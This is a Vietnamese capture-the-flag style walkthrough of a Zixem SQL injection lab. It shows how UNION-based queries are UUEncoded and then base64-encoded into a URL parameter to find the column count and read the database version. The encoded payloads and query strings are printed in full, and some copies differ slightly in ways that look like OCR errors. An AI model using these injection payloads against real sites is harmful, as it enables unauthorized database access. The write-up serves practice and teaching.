




## Mission: Get version && display your name.

Members list.


Admin: Zixem

good luck. -Zixem

Quan sát trang web ta thấy url đang sử dụng kiểu base64, cuối cùng của string ta thấy %3D decode ra là dấu =



Decode đoạn base64 trên ta được một đoạn text. Tìm hiểu về kiểu này thì được kết quả đây là kiểu <mark>UUEncode</mark>



Đến đây ta chỉ cần tạo query, đưa qua Uuencode và base64 encode để inject vào URL.



Sử dụng order by để tìm số cột của bảng, thử lần lượt đến 3 thì bị lỗi chứng tỏ bảng có 2 cột.

Query: 1 order by 3

Payload: LCwyIU88RjFFPEIhQj4yYFMKYAoK

## np?x=LCwylU88RjFFPEIhQj4yYFMKYAoK



Mission: Get version && display your name.

#### Members list.


Unknown column '3' in 'order clause'

good luck. -Zixem

Tiếp theo ta kiểm tra input nào của lệnh select có thể bị inject. Thêm điều kiện and 1=2 vào trước để bỏ đi kết quả của query ban đầu

Query: 1 and 1=2 union select 1,2

Payload: OiwyIUE7RjBALDNUUignNU46Nl10KCctRTsmNUM9ImBRKyMoYApgCgo=



Kết quả hình dưới cho thấy input thứ 2 bị inject, bước cuối chỉ cần thêm version() vào input thứ 2.

p?x=OiwyIUE7RjBALDNUUignNU46Nl1OKCctRTsmNUM9ImBRKyMoYApgCgo=




Mission: Get version && display your name.

Members list.

2

good luck. -Zixem



Query: 1 and 1=2 union select 1, version()

Payload:

QiwyIUE7RjBALDNUUignNU46Nl1OKCctRTsmNUM9ImBRKyc5RTxHLUk7VlhIKjBgYApgCgo=

# c=QiwyIUE7RjBALDNUUignNU46Nl1OKCctRTsmNUM9ImBRKyc5RTxHLUk7VlhIKjBgYApgCgo=



## Mission: Get version && display your name.

Members list.

8.0.21

good luck. -Zixem

Kết quả inject thành công.